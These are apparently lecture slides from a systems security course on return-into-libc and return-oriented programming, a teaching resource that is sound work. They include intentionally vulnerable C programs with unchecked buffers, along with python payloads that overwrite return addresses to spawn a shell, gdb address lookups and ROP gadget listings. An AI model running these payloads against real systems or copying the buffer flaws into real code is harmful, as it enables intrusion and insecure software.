CSC 591
Systems Attacks and Defenses

Return-into-libc & ROP

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
NOEXEC (W^X)



NOEXEC (W^X)

- Deployment
  - Linux (via PaX patches)
  - OpenBSD
  - Windows (since XP SP2)
  - OS X (since 10.5)
  - more...
- Hardware support:
  - Intel “XD” bit
  - AMD “NX” bit
  - SPARC
  - ARM

We can still overwrite function pointers/return addresses, but **we cannot inject our executable shellcode**

Code-reuse vulnerability

```c
#include <stdio.h>
#include <stdlib.h>

void debug() {
   printf("Entering debug mode!\n");
   system("/bin/sh");
}

void getinput() {
   char buffer[32];

   scanf("%s", buffer);
   printf("You entered: %s\n", buffer);
}

int main() {
   getinput();
   return 0;
}
```

Code-reuse vulnerability

```
$ gcc vuln.c -o vuln -fno-stack-protector -m32
$ objdump -d vuln
```

```
080484cb <debug>:
 80484cb:  55                    push   %ebp
 80484cc:  89 e5                 mov    %esp,%ebp
 80484ce:  83 ec 08              sub    $0x8,%esp
 80484d1:  83 ec 0c              sub    $0xc,%esp
 80484d4:  68 d0 85 04 08        push   $0x80485d0
 80484d9:  e8 a2 fe ff ff        call   8048380 <puts@plt>
 80484de:  83 c4 10              add    $0x10,%esp
 80484e1:  83 ec 0c              sub    $0xc,%esp
 80484e4:  68 e5 85 04 08        push   $0x80485e5
 80484e9:  e8 a2 fe ff ff        call   8048390 <system@plt>
 80484ee:  83 c4 10              add    $0x10,%esp
 80484f1:  90                    nop
 80484f2:  c9                    leave
 80484f3:  c3                    ret
```

Code-reuse vulnerability

```
$ BUFFER=`python -c 'print "a"*44 +
 "\xcb\x84\x04\x08"'`
$ (echo -e $BUFFER; cat ) | ./vuln
You entered:
 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa^
Entering debug mode!
ls
vuln.c  vuln
```

What if we don't have such functionality in the vulnerable program?

libc

- C standard library
- Provides functionality for string handling, mathematical computations, input/output processing, memory management, and several other operating system services

- `<stdio.h>`
- `<stdlib.h>`
- `<string.h>`
- `...`

ret2lib.c

```c
#include <stdio.h>
#include <string.h>

void getinput(char *input) {
    char buffer[32];

    strcpy(buffer, input);
    printf("You entered: %s\n", buffer);
}

int main(int argc, char **argv) {
    getinput(argv[1]);
    return(0);
}
```

ret2lib.c

```
(gdb) find &system,+9999999,"/bin/sh"
0xf7f5a9ab

(gdb) p system
 $1 = {<text variable, no debug info>}
 0xf7e39da0 <system>
```


ret2lib.c

```
./ret2lib `python -c
'print "A"*44+"\xa0\x9d\xe3\xf7BBBB\xab\xa9\xf5\xf7"'`

You entered:
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA����BBBB���
  �
$ ls
ret2lib.c ret2lib
$
<ctrl-d>
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

We have reused existing code in the system to execute our attack!

Origins of malicious code



return-into-libc

- Instead of injecting malicious code, reuse existing code from libc, like system, printf, etc
- No code injection required!

- Perception of return-into-libc: limited, easy to defeat
  - Attacker cannot execute arbitrary code
  - Attacker relies on contents of libc
    - What if we remove system()?

Return-into-libc generalization


- Gives Turing-complete exploit language
  - exploits aren't straight-line limited
- Calls no functions at all
  - can't be defanged by removing functions like system()
- On the x86, uses "found" instruction sequences, not code intentionally placed in libc
  - difficult to defeat with compiler/assembler changes

Return-oriented Programming (ROP)

Traditional execution model


- The instruction pointer (`%eip`) is pointing to the instruction that the CPU is going to fetch and execute
- `%eip` is automatically incremented after instruction execution
- If we change `%eip` we change the control flow of the program

ROP execution model




- The stack pointer (`%esp`) is pointing to the location that the CPU is going to fetch instructions and execute them
- `%esp` is not automatically incremented after instruction execution but the `ret` instruction does
- If we change `%esp` we change the control flow of the program

nop




- nop instruction advances the `%eip`
- In ROP programming we can implement nop by pointing to a `ret` instruction, which advances the `%esp`

Constants



- We can initialize registers with constants
- In ROP programming we can implement this by storing the value on the stack and then use pop to move that value into a register

Control flow



- In traditional execution model we set the `%eip` register to a new value
- In ROP programming we can implement this by setting a new value in the `%esp` register

ROP gadgets

- Small sequences of instructions that together implement some basic functionality
- Can be located in any executable region of the program
- Gadgets can be of multiple instructions

- The most amazing thing about ROP gadgets?
  - Unintented ROP gadgets!!!

Unintended ROP gadgets

Intended instruction	Bytes	Unintended instruction
movl $0x00000001, -44(%ebp)	c7 45 d4 01 00 00 00	
	00 f7	add %dh, %bh
test $0x00000007, %edi	f7 c7 07 00 00 00	
	c7 07 00 00 00 0f	movl $0x0F000000, (%edi)
setnzb -61(%ebp)	0f 95 45 c3	
	95	xchg %ebp, %eax
	45	inc%ebp
	c3	ret

Any code location that has `c3 (ret)` as a value can be a potential ROP gadget!

Mounting attack

- Need control of memory around %esp
- Rewrite stack:
  - Buffer overflow on stack
  - Format string vulnerability to rewrite stack contents
- Move stack:
  - Overwrite saved frame pointer on stack; on leave/ret, move %esp to area under attacker control
  - Overflow function pointer to a register spring for %esp:
  - set or modify %esp from an attacker-controlled register then return

How to craft a ROP attack

```c
#include <stdlib.h>

void main(int argc, char **argv) {
   char *shell[2];
   shell[0] = "/bin/sh";
   shell[1] = 0;
   execve(shell[0], &shell[0], 0);
   exit(0);
  }
```


```
lea     0x4(%esp),%ecx
and     $0xfffffff0,%esp
pushl   -0x4(%ecx)
push    %ebp
...
```

How to craft a ROP attack

```
lea     0x4(%esp),%ecx
and     $0xfffffff0,%esp
pushl   -0x4(%ecx)
push    %ebp
...
```

0xb7fbf050	0xb7fbf032	0xb7fbf042	0xb7fbb040	0xb7fbf062	0xb7fbf096	0xb7fbf084
mov %eax, %ebx	xor %eax, %eax	inc %eax	int 0x80	mov %eax, %ecx	mov %ecx, %eax	add %eax, 0x0b
ret	ret	ret	ret	ret	ret	ret

How to craft a ROP attack



ROPgadget

```
Gadgets information
============================================
0x080484eb : pop ebp ; ret
0x080484e8 : pop ebx ; pop esi ; pop edi ; pop
 ebp ; ret
0x080482ed : pop ebx ; ret
0x080484ea : pop edi ; pop ebp ; ret
0x080484e9 : pop esi ; pop edi ; pop ebp ; ret
0x080482d6 : ret
[...]
Unique gadgets found: 70
```

ROP compiler

Produces the ROP payload (the addresses of the ROP gadgets + data) for our malicious program

Is ROP x86-specific?

NOPe

x86, x64, ARM, ARM64, PowerPC, SPARC and MIPS

Related Work

- Return-into-libc: Solar Designer, 1997
  - Exploitation without code injection
- Return-into-libc chaining with retpop: Nergal, 2001
  - Function returns into another, with or without frame pointer
- Register springs, dark spyrit, 1999
  - Find unintended “jmp %reg” instructions in program text
- Borrowed code chunks, Krahmer 2005
  - Look for short code sequences ending in “ret”
  - Chain together using “ret”

Conclusions

- Code injection is not necessary for arbitrary exploitation
- Defenses that distinguish “good code” from “bad code” are useless
- Return-oriented programming possible on every architecture, not just x86
- Compilers make sophisticated return-oriented exploits easy to write

Your Security Zen

Headless mode for Firefox

Headless Firefox works on Fx55+ on Linux, and 56+ on Windows/Mac

Headless mode is a useful way to run Firefox, which is just as it sounds — Firefox is run as normal, except without any of the UI components visible. This may not be very useful for surfing the web, but it is very useful for automated testing. This article provides all you need to know about running headless Firefox.

https://developer.mozilla.org/en-US/Firefox/Headless_mode